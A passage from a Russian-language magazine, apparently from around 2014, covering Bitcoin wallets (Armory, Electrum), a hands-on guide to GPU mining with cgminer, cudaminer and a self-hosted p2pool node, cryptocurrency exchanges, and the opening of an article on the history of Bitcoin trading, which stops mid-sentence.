Также Armory для своей работы требует запущенный bitcoind, который можно установить/запустить прямо из интерфейса Armory. Несмотря на то что Armory берет для своей работы стандартную базу, он использует совсем другой файл-кошелек другого формата. Таким образом, если в файле wallet.dat были биткоины, то в Armory они не отобразятся. Перенести имеющиеся биткоины в Armory можно или через транзакцию, или вручную импортировав приватный ключ. При этом нужно иметь в виду, что ключи, импортированные вручную, в бэкапе не сохраняются и бэкапить их нужно отдельно.

ВОЗМОЖНОСТИ ARMORY

Как уже говорилось ранее, в графическом интерфейсе Armory доступны возможности, которые в Bitcoin-Qt/bitcoind доступны только через консоль: можно указать произвольный размер комиссии; можно сделать отправку на множество адресов сразу одной транзакцией (что может позволить значительно сэкономить на комиссии); если переключить Armory в режим эксперта (User → Expert), то будет доступна возможность под названием Coin Control, которая позволяет указать, с каких именно адресов можно отправлять монеты в текущей транзакции, например, чтобы помешать стороннему наблюдателю связать свои адреса между собой. Разумеется, в Armory нет никаких скрытых адресов и отображается баланс каждого адреса.

В Armory также поддерживаются транзакции с мультиподписями, которые, например, позволяют проводить сделки через арбитра, у которого не будет возможности убежать с деньгами. Также есть возможность «холодного хранения» биткоинов.

Подробнее об этих возможностях можно прочитать в официальном FAQ (j.mp/1c9rKsT) и в подробной инструкции по холодному хранению (j.mp/1c9rYAc).

ЕЩЕ ОДИН КОШЕЛЕК

Electrum — очень легковесный Bitcoin-клиент, который для своей работы требует подключения к одному из серверов с полноценным узлом сети Bitcoin.

Использует адреса, которые можно восстановить, зная 12 секретных упорядоченных английских слов (уникальный набор для каждого кошелька, сгенерированный случайным образом).

ВНИМАНИЕ!

Помни: когда ты шифруешь кошелек, если ты забудешь пароль, то никак не сможешь восстановить. Если, конечно, он не был очень слабым и его можно легко сбрутфорсить. Каждый раз, когда меняешь пароль, записывай его, пока не запомнишь. Записывать нужно без пометок, которые могли бы дать подсказку постороннему, от чего именно этот пароль.


ДОПОЛНИТЕЛЬНАЯ ЗАЩИТА

Шифрование кошелька не является панацеей от троянов, так как троян легко сможет прочитать пароль через кейлоггер. Надежной защитой от троянов может служить, например, холодное хранение Armory или аппаратный кошелек Trezor или аналогичный. Также неплохой защитой средней степени надежности будет отказ от системы блеклистинга (Windows + обновляемый антивирус) в пользу более надежной системы вайтлистинга (Linux без сторонних репозиториев и стороннего софта + расширение noScript в браузере для защиты от эксплойтов).

Золотой каньон

ДОБЫЧА КРИПТОВАЛЮТЫ В ДОМАШНИХ УСЛОВИЯХ

В отличие от обычных валют, которые регулируются законодательно, криптовалюты, по аналогии с золотом, можно добывать. И хотя Bitcoin майнить в одиночку почти бесполезно, но заработать на Litecoin и других альтернативных валютах вполне возможно.



Роман Ярыженко
rommanio@yandex.ru

Для майнинга нам потребуется собрать компьютер, заточенный для работы с несколькими видеокартами, для чего необходим, во-первых, мощный модульный блок питания (на 1200 Вт), материнская плата с достаточным количеством разъемов PCI-e, во-вторых, и, в-третьих, собственно сами видеокарты (в принципе, можно обойтись одной, но это постепенно становится невыгодным, так что лучше использовать несколько). Какие именно — в общем-то, сейчас это дело вкуса (хотя и существует мнение, что видеокарты ATI больше подходят для этой цели), поэтому я буду описывать NVIDIA. Далее. Если этот компьютер будет использоваться исключительно для майнинга, видеокарты лучше вынести отдельно от материнской платы, для чего нужно достать рейзеры с питанием. Остальная железная начинка для майнинга не столь важна, поэтому перейду к ПО.

В качестве системы будет использоваться Xubuntu 12.04. Не стану рассматривать, как урезать этот дистрибутив и ста-

```
Терминал - rom@rom-desktop: ~/cudaminer-2013-12-18/cudaminer-src-2013.12.18
Файл  Правка  Вид  Терминал  Переход  Справка
.18/compat'
make[2]: Выход из каталога `/home/rom/cudaminer-2013-12-18/cudaminer-src-2013.12
.18/compat'
make[2]: Вход в каталог `/home/rom/cudaminer-2013-12-18/cudaminer-src-2013.12.18
'
gcc -std=gnu99 -DHAVE_CONFIG_H -I.  -msse2  -fopenmp -pthread -fno-strict-aliasi
ng    -g -O2 -MT cudaminer-cpu-miner.o -MD -MP -MF .deps/cudaminer-cpu-miner.Tpo
 -c -o cudaminer-cpu-miner.o `test -f 'cpu-miner.c' || echo './'`cpu-miner.c
mv -f .deps/cudaminer-cpu-miner.Tpo .deps/cudaminer-cpu-miner.Po
gcc -std=gnu99 -DHAVE_CONFIG_H -I.  -msse2  -fopenmp -pthread -fno-strict-aliasi
ng    -g -O2 -MT cudaminer-util.o -MD -MP -MF .deps/cudaminer-util.Tpo -c -o cud
aminer-util.o `test -f 'util.c' || echo './'`util.c
mv -f .deps/cudaminer-util.Tpo .deps/cudaminer-util.Po
gcc -std=gnu99 -DHAVE_CONFIG_H -I.  -msse2  -fopenmp -pthread -fno-strict-aliasi
ng    -g -O2 -MT cudaminer-sha2.o -MD -MP -MF .deps/cudaminer-sha2.Tpo -c -o cud
aminer-sha2.o `test -f 'sha2.c' || echo './'`sha2.c
mv -f .deps/cudaminer-sha2.Tpo .deps/cudaminer-sha2.Po
g++ -DHAVE_CONFIG_H -I.  -msse2  -fopenmp -pthread -fno-strict-aliasing    -g -O
2 -MT cudaminer-scrypt.o -MD -MP -MF .deps/cudaminer-scrypt.Tpo -c -o cudaminer-
scrypt.o `test -f 'scrypt.cpp' || echo './'`scrypt.cpp
mv -f .deps/cudaminer-scrypt.Tpo .deps/cudaminer-scrypt.Po
nvcc -g -O2 -arch=compute_10 --maxrregcount=124 --ptxas-options=-v  -o salsa_ker
nel.o -c salsa_kernel.cu
```

Сборка cudaminer

вить нужные драйверы, — с этим ты можешь справиться и сам, перейду сразу к установке нужных пакетов. Скачиваем с сайта NVIDIA (bit.ly/1cUWmhT) пакет с репозиторием и ставим его, затем ставим пакет CUDA:

```
$ sudo dpkg -i cuda-repo-ubuntu1204_5.5-0_amd64.deb
$ sudo apt-get update
$ sudo apt-get install cuda cuda-cross
```

Затем нужно сконфигурировать переменные окружения:

```
$ export PATH=/usr/local/cuda-5.5/bin:$PATH
$ export LD_LIBRARY_PATH=/usr/local/cuda-5.5/↵
  lib64:$LD_LIBRARY_PATH
```

По необходимости добавь эти переменные в соответствующие конфиги оболочки.

Теперь нужно поставить еще несколько пакетов:

```
$ sudo apt-get install build-essential cdbs ↵
  fakeroot dh-make debhelper debconf libstdc++6 ↵
  dkms libqtgui4 wget execstack libelfg0 ↵
  dh-modaliases linux-headers-generic ↵
  libcurl4-openssl-dev libncurses5-dev ↵
  pkg-config automake yasm screen dos2unix
```

Ну и наконец, нужно скомпилировать инструменты для майнинга. Вообще говоря, доступно несколько инструментов, некоторые из них заточены для майнинга какой-то конкретной криптовалюты, некоторые — общего назначения. Я опишу два из них — cgminer и cudaminer. Первый, вплоть до версии 3.7.2, умел майнить и на видеокартах, причем как Bitcoin, так и scrypt-валюту, второй же заточен исключительно под scrypt-валюту и под CUDA, но майнит, при прочих равных условиях, на видеокартах NVIDIA быстрее, чем cgminer. Для видеокарт же ATI cgminer предпочтительнее — при наличии некоторых дополнительных оптимизаций, включаемых при сборке. Но для данных оптимизаций понадобятся два SDK от ATI (bit.ly/JRtaxC и bit.ly/1925VHb — последние версии на момент написания статьи).

Для компиляции cgminer нужно взять версию 3.7.2 — в более поздних версиях поддержки майнинга на видеокартах уже нет. Скачиваем, распаковываем и собираем:

```
$ wget http://ck.kolivas.org/apps/cgminer/3.7/↵
  cgminer-3.7.2.tar.bz2
$ tar xf cgminer-3.7.2.tar.bz2
$ cd cgminer-3.7.2
$ export CPPFLAGS="-I /usr/local/cuda/include"
$ ./configure --enable-opencl --enable-scrypt
$ make && sudo make install
```

Для видеокарт ATI понадобятся следующие флаги компиляции:

```
$ export CFLAGS="-I /opt/AMDAPP/include/" ↵
  LDFLAGS="-L/opt/AMDAPP/lib/x86_64"
```

Скрипт configure же запускаем с указанными выше параметрами.

Заодно (в случае наличия видеокарты NVIDIA) соберем и cudaminer. Скачиваем его (bit.ly/1ehCzfB) и распаковываем:

```
$ unzip ./cudaminer-2013-12-18.zip
$ cd cudaminer-2013-12-18
$ unzip ./cudaminer-src-2013.12.18.zip
$ cd ./cudaminer-src-2013.12.18
```

По неизвестной причине во всех файлах конец строки был в Win-формате, поэтому их нужно преобразовать и затем присвоить скриптам бит исполнения:

```
$ find ./ -type f -exec dos2unix {} +
$ chmod 755 ./configure* ./autogen.sh
```

Ну и затем можно собирать и ставить:

```
$ ./autogen.sh && ./configure && make
$ sudo make install
```

Рассмотрим собственно майнинг.

МАЙНИНГ

Перед началом желательно завести кошелек (или кошельки). В случае с Bitcoin, для Ubuntu есть PPA — ppa:bitcoin/bitcoin, а Litecoin (git://github.com/litecoin-project/litecoin.git) нужно компилировать. Как это делать, описывать я не буду, а перейду непосредственно к майнингу.

Майнить можно как в одиночку, так и в составе какого-нибудь пула. Майнить в одиночку имеет смысл, только если ты очень удачливый человек. Если же тебе хочется более-менее стабильного (в понимании криптовалют) «заработка», лучше участвовать в пулах. Но и пулы бывают разные. На данный момент есть в основном два вида пулов — те, кто платит только за время, но стабильно (Pay Per Share, PPS), и те, кто платит за последние N блоков перед «удачным» блоком (Pay Per Last N Shares). Казалось бы, первый вариант идеален. Однако есть несколько «но». Во-первых, PPS-пулы берут достаточно большой процент, а во-вторых, выплаты опять же зависят от везучести пула — то есть если ему перестанет везти, платить будет нечем и он обанкротится. Во втором же случае выплаты будут зави-

АЛЬТЕРНАТИВНЫЕ МАЙНЕРЫ

Помимо cgminer и cudaminer, существует еще несколько программ для майнинга:

- **poclbm** — написан на Python, основан на OpenCL. К сожалению, поддерживается только Bitcoin, для Litecoin и форков поддержки нет;
- **Phoenix** / **Phoenix 2** — модульный майнер. В отличие от остальных программ, поддерживает конфигурационный файл;
- **BFGminer** — форк cgminer. Особенность — может запускаться на OpenWRT, что позволяет использовать роутер, который, как правило, включен постоянно и большую часть времени работает вхолостую.

```
Терминал - rom@rom-desktop:~/litecoin-0.8.6.1-linux/bin/64
Файл Правка Вид Терминал Переход Справка
rom@rom-desktop:~/litecoin-0.8.6.1-linux/bin/64$ ./litecoind getinfo
{
    "version" : 80601,
    "protocolversion" : 70002,
    "walletversion" : 60000,
    "balance" : 0.00000000,
    "blocks" : 495957,
    "timeoffset" : 0,
    "connections" : 4,
    "proxy" : "",
    "difficulty" : 3891.34232183,
    "testnet" : false,
    "keypoololdest" : 1389340001,
    "keypoolsize" : 101,
    "paytxfee" : 0.00000000,
    "mininput" : 0.00001000,
    "errors" : ""
}
rom@rom-desktop:~/litecoin-0.8.6.1-linux/bin/64$
```

Информация о кошельке Litecoin

Майнить в одиночку имеет смысл, только если ты очень удачливый человек. Если же тебе хочется более-менее стабильного (в понимании криптовалют) «заработка», лучше попробовать поучаствовать в пулах

сеть как от везения пула, так и от твоего собственного. Также стоит учитывать, что идея пулов и централизации противоречит самой идее криптовалюты, поэтому нужно выбирать между шашечками и ехать: либо ты участвуешь в крупных пулах, майнишь энное количество криптовалюты, конвертируешь ее в более привычные тебе бумажки и спустя какое-то число итераций забрасываешь это дело, либо ты поддерживаешь саму идею децентрализованной криптовалюты и майнишь или в одиночку, или используя маленькие пулы. В случае маленьких пулов, однако, велик риск наткнуться на недобросовестных владельцев пула, поэтому его я рассматривать не буду. Расскажу для начала о майнинге на btcguild.com с использованием cgminer. Регистрируемся, затем набираем примерно следующую команду:

```
$ GPU_USE_SYNC_OBJECTS=1 GPU_MAX_ALLOC_PERCENT=↵
  100 cgminer -o stratum+tcp://stratum.btcguild.↵
  com:3333 -u tabromm12_1 -p 1
```

В данном случае в качестве протокола обмена информацией с сервером пула используется stratum, далее указан адрес и порт сервера пула, затем указано имя пользователя, знак подчеркивания и worker (у пользователя может быть, например, два компьютера — и каждому из них может соответствовать worker. Это удобно для статистики). Пароль в случае конкретного этого пула может быть любым. После запуска, в принципе, ты можешь заниматься своими делами, но настройки по умолчанию у cgminer отнюдь не оптимальны, поэтому нужно рассмотреть еще и тюнинг. Для видеокарт NVIDIA cgminer не особо заточен, но для видеокарт ATI имеется несколько опций. Стоит отметить, что практически все из них предназначены исключительно для scrypt-валюты:

- -I - intensity — насколько сильно загружать видеопамять. Параметр этот в случае майнинга scrypt-валюты стоит задавать не ниже 13. Максимальное значение 20, однако, задавать не стоит — память может перезаписываться, что негативно скажется на производительности;
- --shaders — сколько шейдеров использовать на видеокарте. Для видеокарт NVIDIA максимальное значение, судя по всему, равно количеству ядер CUDA, но в моем случае попытка задать данный параметр заканчивалась зависанием cgminer;
- --lookup-gap — задает компромисс между использованием памяти и производительностью. Тут ничего не могу посоветовать, скажу лишь, что, по моему мнению, для scrypt-валюты память значит больше, чем производительность;
- --gpu-memclock (только для видеокарт ATI, как и все параметры, описываемые ниже) — частота памяти. Для алгоритма scrypt она имеет решающее значение. Нужно устанавливать кратной 250;
- --gpu-engine — для майнинга scrypt-валюты значение имеет меньшее, чем предыдущий параметр, но вот правильно подобранное соотношение их может опять же повлиять на скорость;
- --temp-target — задает возможную температуру (в градусах Цельсия) для всех имеющихся видеокарт;
- --auto-fan — автоматическая регулировка скорости вентилятора.

Имей в виду, что для нескольких последних параметров нужно четко представлять, что именно они делают, — иначе есть риск спалить видеокарту.


В случае если хочется добывать Litecoin, в пуле Bitcoin сидеть смысла нет и нужно зарегистрироваться в пуле добычи именно этой криптовалюты. Для Litecoin-пула coinhuntr и видеокарты NVIDIA команда будет выглядеть так:

```
$ GPU_USE_SYNC_OBJECTS=1 GPU_MAX_ALLOC_PERCENT=↵
  100 cgminer --scrypt -o stratum+tcp://usa1.↵
  coinhuntr.com:3333 -u tabromm12.nv -p x -I 17
```

Перейду теперь к cudaminer. В самом простом случае для того же пула команда будет следующей:

```
$ cudaminer -o stratum+tcp://usa1.coinhuntr.↵
  com:3333 -u tabromm12.nv -p x
```

Опять же настройки по умолчанию далеко не всегда бывают оптимальными, поэтому ниже я опишу несколько дополнительных опций.



Веб-страница пула coinhuntr

В случае же, если не хочется делиться с владельцами пулов, а дополнительное оборудование закупать неохота, есть простое решение — создать свой собственный пул для майнинга

- -l — конфигурация ядер. Можно задать автоматическую (auto), либо настроить ручками — при этом выглядеть ручной параметр будет примерно так: K8x16, где K — внутренняя архитектура карты (может быть следующим: L — legacy, CUDA первой версии, все карты до 200-й серии; F — Fermi, CUDA 2, карты 400–500-й серий; K — Kepler, карты 600–700-й серий, CUDA 3; и, наконец, T — Titan, CUDA 3.5), а 8x16 — количество блоков и вариаций (warps) для подстройки количества потоков. Описание того, как это работает, выходит за рамки нашей статьи, единственное, что стоит знать, — вариация содержит 32 потока, и все эти значения лучше перебирать экспериментально. Правда, нужно иметь в виду, что неверное задание количества блоков и вариаций может привести к зависанию;
- -H — в алгоритме scrypt используются части алгоритма SHA-256. С помощью этой опции можно указать, где именно считать эти блоки, — либо на CPU в один поток (-H 0), либо на нем же, но многопоточно (-H 1), либо же все вычисления производить на видеокарте (-H 2);
- -i — включает (-i 1) или выключает (-i 0) подстройку производительности под десктоп. При включении может несколько упасть производительность майнинга, но зато снизится температура;
- -d — номера используемых устройств CUDA. В случае нескольких устройств аргументы здесь (как и у остальных CUDA-специфичных параметров) перечисляются через запятую;
- -C — кеш текстур. Значения: 0 (отключить кеш), 1 (однослойный) и 2 (двуслойный).

Значит, вышеуказанный пример будет выглядеть для трех видеокарт так:

```
$ cudaminer -d 0,1,2 -l auto,K8x16,T290x2 -i 1,0,↵
  0 -C 1,0,2 -o stratum+tcp://usa1.coinhuntr.↵
  com:3333 -u tabromm12.nv -p x
```

В данном случае для первой карты задана автоматическая настройка ядра, включена подстройка под десктоп (для двух остальных она отключена) и включен однослойный кеш, для второй включена оптимизация под ядро Kepler и отключен кеш, а для третьей — оптимизация под Titan и двуслойный кеш.

Думаю, имеет смысл описать еще и одиночный майнинг (его также называют соло-майнингом). Для его осуществления в случае Litecoin нужно создать конфиг следующего содержания:

```
$ vi ~/.litecoin/litecoin.conf
rpcuser=user
rpcpassword=password
rpcallowip=127.0.0.1
rpcport=9332
daemon=1
server=1
gen=0
```

И перезапустить клиент Litecoin с ключом '-server' (либо использовать `litecoind -daemon`). А уже потом запускать майнинг:

```
$ cudaminer -o http://localhost:9332 -u user -p ↵
  password
```

Для Bitcoin содержание конфига будет таким же, разве что можно поменять порт.

В целом на этом тематику одиночного майнинга и участия в пулах в качестве клиента можно считать оконченной.

СОЗДАНИЕ СВОЕГО ПУЛА P2P

В случае же, если не хочется делиться с владельцами пулов, дополнительное оборудование закупать неохота, а свою долю в благородном деле воцарения криптоанархии на земле внести (или изъять — это уж с какой стороны посмотреть...) хочется, то и тут есть решение — создать свой собственный пул. Для этой цели, помимо мощной видеокарты, понадобится постоянно (24/7) включенный комп и некоторое дополнительное ПО. Поставим его:

```
$ sudo apt-get install python-zope.interface ↵
  python-twisted python-twisted-web git python-dev
```

Скачаем с Git-репозитория p2pool и поставим дополнительные модули Python для поддержки Litecoin:

```
$ git clone https://github.com/forrestv/p2pool.git
  && cd p2pool/litecoin_scrypt
$ sudo python setup.py install
```

Затем нужно настроить litecoind. В общем-то, если ты светить порты наружу не будешь и пул будет непубличным, может подойти и тот конфиг, что был описан в разделе выше, — однако в противном случае для пущей безопасности нужно задать имя и пароль сложнее, чем в том. Плюс к опции rpcport=9332 нужно добавить еще и port=9333, а опцию rpcallowip убрать вообще. После этого запустим демон и проверим его работу:

Майнинг с помощью cgminer

```
Терминал - rom@rom-desktop: ~
Файл Правка Вид Терминал Переход Справка
 cgminer version 3.7.2 - Started: [2014-01-09 17:17:05]
--------------------------------------------------------------------------------
 (5s):52.68M (avg):52.17Mh/s | A:4  R:0  HW:0  WU:0.4/m
 ST: 2  SS: 0  NB: 2  LW: 79  GF: 0  RF: 0
 Connected to stratum-lb-usa48.btcguild.com diff 2 with stratum as user tabromm1
 Block: 1b03c799...  Diff:1.42G  Started: [17:17:07]  Best share: 10
--------------------------------------------------------------------------------
 [P]ool management [G]PU management [S]ettings [D]isplay options [Q]uit
 GPU 0:                | 52.66M/52.41Mh/s | A:4 R:0 HW:0 WU:0.4/m I: 3
--------------------------------------------------------------------------------

 [2014-01-09 17:17:03] Probing for an alive pool
 [2014-01-09 17:17:04] Pool 0 difficulty changed to 2
 [2014-01-09 17:17:05] Disabling extra threads due to dynamic mode.
 [2014-01-09 17:17:05] Tune dynamic intensity with --gpu-dyninterval
 [2014-01-09 17:17:05] Network diff set to 1.42G
 [2014-01-09 17:17:06] Thread 1 being disabled
 [2014-01-09 17:17:07] Stratum from pool 0 detected new block
 [2014-01-09 17:19:49] Accepted 1de2370f Diff 9/2 GPU 0
 [2014-01-09 17:19:49] Reconnect requested from pool 0 to stratum-lb-usa48.btcgu
ild.com:3333
 [2014-01-09 17:19:50] Pool 0 difficulty changed to 2
 [2014-01-09 17:23:33] Accepted 1a12176e Diff 10/2 GPU 0
```


Запущенный cudaminer

```
Терминал - rom@rom-desktop: ~
Файл Правка Вид Терминал Переход Справка
rom@rom-desktop:~$ cudaminer -o stratum+tcp://usa1.coinhuntr.com:3333 -u tabromm
12.nv -p [redacted] -d 0 -H 2 -i 1 -C 2 -l K8x16
           *** CudaMiner for nVidia GPUs by Christian Buchner ***
                    This is version 2013-12-18 (beta)
        based on pooler-cpuminer 2.3.2 (c) 2010 Jeff Garzik, 2012 pooler
              Cuda additions Copyright 2013 Christian Buchner
           My donation address: LKS1WDKGED647msBQfLBHV3Ls8sveGncnm

[2014-01-13 16:52:26] 1 miner threads started, using 'scrypt' algorithm.
[2014-01-13 16:52:26] Starting Stratum on stratum+tcp://usa1.coinhuntr.com:3333
[2014-01-13 16:52:26] Stratum detected new block
[2014-01-13 16:52:27] GPU #0: GeForce GTX 650 Ti with compute capability 3.0
[2014-01-13 16:52:27] GPU #0: the 'K' kernel ignores the texture cache argument
[2014-01-13 16:52:27] GPU #0: the 'K' kernel requires single memory allocation
[2014-01-13 16:52:27] GPU #0: interactive: 1, tex-cache: 0 , single-alloc: 1
[2014-01-13 16:52:27] GPU #0: using launch configuration K8x16
[2014-01-13 16:52:27] GPU #0: GeForce GTX 650 Ti, 4096 hashes, 21.35 khash/s
[2014-01-13 16:52:32] GPU #0: GeForce GTX 650 Ti, 761856 hashes, 143.62 khash/s
[2014-01-13 16:52:33] accepted: 1/1 (100.00%), 143.62 khash/s (yay!!!)
[2014-01-13 16:52:35] GPU #0: GeForce GTX 650 Ti, 348160 hashes, 142.04 khash/s
[2014-01-13 16:52:35] accepted: 2/2 (100.00%), 142.04 khash/s (yay!!!)
```

«СКРЫТЫЙ» МАЙНИНГ КРИПТОВАЛЮТ

В компании Malwarebytes обнаружили, что один из многочисленных тулбаров, которые так любят назойливо пихать в установщики распространители бесплатного ПО под Windows, занимался на компьютерах пользователей не чем иным, как майнингом Bitcoin, — естественно, делая это в пользу его разработчиков. Курьез здесь не в том, что компьютеры пользователей участвовали в ботнете для майнинга (это как раз не особо удивительно), а в том, что в EULA это было прописано, так что юридически здесь придраться не к чему.



Статистика собственного пула для майнинга Litecoin

```
$ sudo litecoind -daemon
$ sudo litecoind getinfo
```

Наконец, перейдя вновь в каталог с p2pool, запустим его:

```
$ python run_p2pool.py --give-author 0.1 --net ↵
  litecoin --bitcoind-rpc-port 9332 --bitcoind-↵
  p2p-port 9333 user password -a ↵
  LVzyvcqbKJiM6x1znpkdaxDojaZK1HYQqG --datadir ↵
  /home/rom/p2pool-data --fee 1 > /dev/null 2>&1 &
```

Разберем опции:

- --give-author — донейт автору (в процентах от всей работы). Если не указывать, будет 1%;
- --net — какую именно валюту майним (в данном случае Litecoin);
- следующие четыре опции (rpc-port, p2p-port, имя пользователя и пароль) берем из конфига litecoin.conf;
- -a — указывает кошелек, на который будет скидываться процент от намайненной криптовалюты или же, если клиент пула не указал кошелек, и она сама. В данном случае указан мой, нужно поставить свой собственный;
- --datadir — путь к статистике пула. Если укажешь, каталог должен существовать. Может понадобиться при переносе или восстановлении пула, так что его нужно бэкапить;
- --fee — для тебя, как для владельца пула, здесь указывается самое вкусное — проценты от общей работы всех майнеров.

Майнинг (в случае с cudaminer и localhost) запускается так:

```
$ cudaminer -o http://localhost:9327 -u ↵
  LVzyvcqbKJiM6x1znpkdaxDojaZK1HYQqG -p 1
```

Конечно, кошелек (и адрес в случае, если майнинг осуществляется удаленно) нужно указывать свой. Также, если пул будет публичным, убедись, что на роутере открыты и проброшены нужные порты.

ВЫВОД КРИПТОВАЛЮТЫ

Предположим, тебе повезло, и ты, намайнив сколько-то криптовалюты, хочешь ее наконец-то вывести. В этом случае нужно прибегать к обменникам. Приведу несколько обменных пунктов и бирж:

- BTC-e.com — самая известная на данный момент биржа. Поддерживает в качестве основных криптовалют Bitcoin, Litecoin, Namecoin, Novacoin и Peercoin. Выводить может на QIWI, WebMoney, Alfa Bank и даже наличными в Москве. Для работы нужна регистрация;
- 24change.com — обменник. Поддерживает Bitcoin, Litecoin и Namecoin. Одна из особенностей — практически неограниченный резерв и множество направлений для вывода;
- metabank.ru — заточен исключительно под Bitcoin. Покупка работает в ручном режиме, а в случае вывода заранее предупреждает, если нет денег.

Отмечу, что минимальное количество средств для отдельных обменников иногда слишком завышено, а проценты просто грабительские. Однако обращаться к их помощи безопаснее, чем продавать криптовалюту через частных лиц.

ЗАКЛЮЧЕНИЕ

Рынок криптовалют еще крайне нестабилен и слишком молод, чтобы делать какие-то выводы. С одной стороны, курс Bitcoin растет (или, во всяком случае, не падает катастрофически), отдельные государства (такие как Сингапур) проводят шаги по легализации отдельных криптовалют (Bitcoin), в Великобритании группа Bitcoin-предпринимателей встречается с несколькими министрами... Все это так.

С другой стороны, даже без учета того, что в Китае отношение властей к криптовалюте негативное, а в США пытаются найти подход к регулированию криптовалют, нужно помнить — у криптовалют отсутствует поддержка со стороны крупнейших банков (JPMorgan chase, Deutsche Bank, UBS и прочих). Возможно, в будущем ситуация поменяется (JPMorgan, к слову, попытался разработать свой форк Bitcoin, но не преуспел в этом начинании), но пока дело обстоит именно так, и вся эта криптовалюта на деле рискует оказаться просто мыльным пузырем.

Тем не менее вступление в ряды майнеров не требует каких-то особых усилий, да и сама идея саморегулирующейся валюты выглядит достаточно привлекательно. Как знать, может быть, при нахождении следующего блока повезет именно тебе.







БИРЖЕВАЯ ТОРГОВЛЯ Bitcoin

ОСНОВЫ ВИРТУАЛЬНОЙ СПЕКУЛЯЦИИ

Часто новое — это хорошо забытое старое, и в первую очередь криптовалюты стали инструментом для биржевых спекуляций. Надо сказать, что Bitcoin, как «цифровое золото», действительно идеален для современных бирж. У него много преимуществ перед желтым металлом, который трудно добывать и хранить и тем более перевозить в больших количествах. Почему же Bitcoin так популярен среди спекулянтов?



Николай Ратьков
tomcat.mkii@gmail.com



Иван Тихонов
admin@btsec.com



Иван Белов
ivan@belov.org

Перечислим основные моменты, которые нам понадобятся, чтобы лучше понять особенности биржевой торговли биткоинами:

- Сеть Bitcoin глобальна, не связана границами и доступна везде, где есть подключение к интернету.
- Переводы Bitcoin в любых объемах осуществляются быстро и не могут быть отменены никаким регулятором.
- Вследствие анонимности транзакций в сети и устройства некоторых бирж легко скрыть свои доходы от налоговых служб.
- Стоимость Bitcoin ни к чему не привязана и основана только на доверии инвесторов и сообщества.
- Эмиссия Bitcoin заранее известна и может быть рассчитана на много лет вперед с небольшой погрешностью.
- Рынок криптовалют еще молод и недостаточно обеспечен ликвидностью, вследствие чего курсы валют подвержены сильным колебаниям.

ИСТОРИЯ КРИПТОВАЛЮТНОГО ТРЕЙДИНГА

Как только о Bitcoin узнали тысячи людей, готовых вложить деньги в перспективный проект, начало торговли и появление специализированных бирж стали неизбежны. Сначала биткоины продавались и покупались в частных сделках или на IRC-канале #bitcoin-otc. Именно так 22 мая 2010 года пользователь laszlo купил у jercos'а две знаменитые пиццы, стоившие 25 долларов, за 10 тысяч BTC.

Первой из ныне существующих бирж Bitcoin стала MtGox.com. Она была основана в 2007 году Джедом Мак-Калебом, разработчиком eDonkey 2000 и платежного протокола Ripple для торговли игровыми картами Magic the Gathering, а торговля биткоинами открылась 17 июля 2010 года (в марте 2011 года Джед продал биржу японской фирме Tibanne Co. Ltd.). Тогда Bitcoin стоил всего несколько центов и ордера в десятки тысяч BTC были обычным делом.

Так начался медленный, но верный рост популярности и цены Bitcoin. 6 ноября 2010-го цена добралась до 50 центов, а 9 февраля 2011 года сравнялась с долларом США. Весной 2011 года биржи Bitcoin начали появляться по всему миру и торговать за разные валюты: Britcoin за фунты стерлингов, Bitcoin Brazil за бразильские реалы, BitMarket.eu за евро и польский злотый. К концу апреля Bitcoin стал дороже евро и фунта.

Лето 2011 года называют временем первого Bitcoin-бума. Люди по всему миру скупали видеокарты AMD Radeon и запускали майнинг, сложность добычи и цена Bitcoin понеслись вверх. Ко 2 июня 2011 года цена взлетела до 10 долларов, а всего через неделю — до 32. В криптовалютной индустрии начали крутиться серьезные деньги, которые привлекли внимание взломщиков. 19 июня MtGox была взломана, и хакер, сбросив поддельными ордерами цену в 3 тысячи раз — до 1 цента, скупил за копейки десятки тысяч BTC. Это был сильный удар, который привел к разочарованию в Bitcoin многих из тех, кто пришел в первых рядах. Вернуться к прежнему рубежу цена смогла только через 600 дней — 28 февраля 2013 года. А 1 апреля за биткоин давали уже 100 долларов, и неудивительно, что многие восприняли это сообщение как первоапрельскую шутку. Но в 2013 году биткоин пришел всерьез и надолго и обосновался не только на биржах, но и в политике, вызвав серьезное беспокойство у 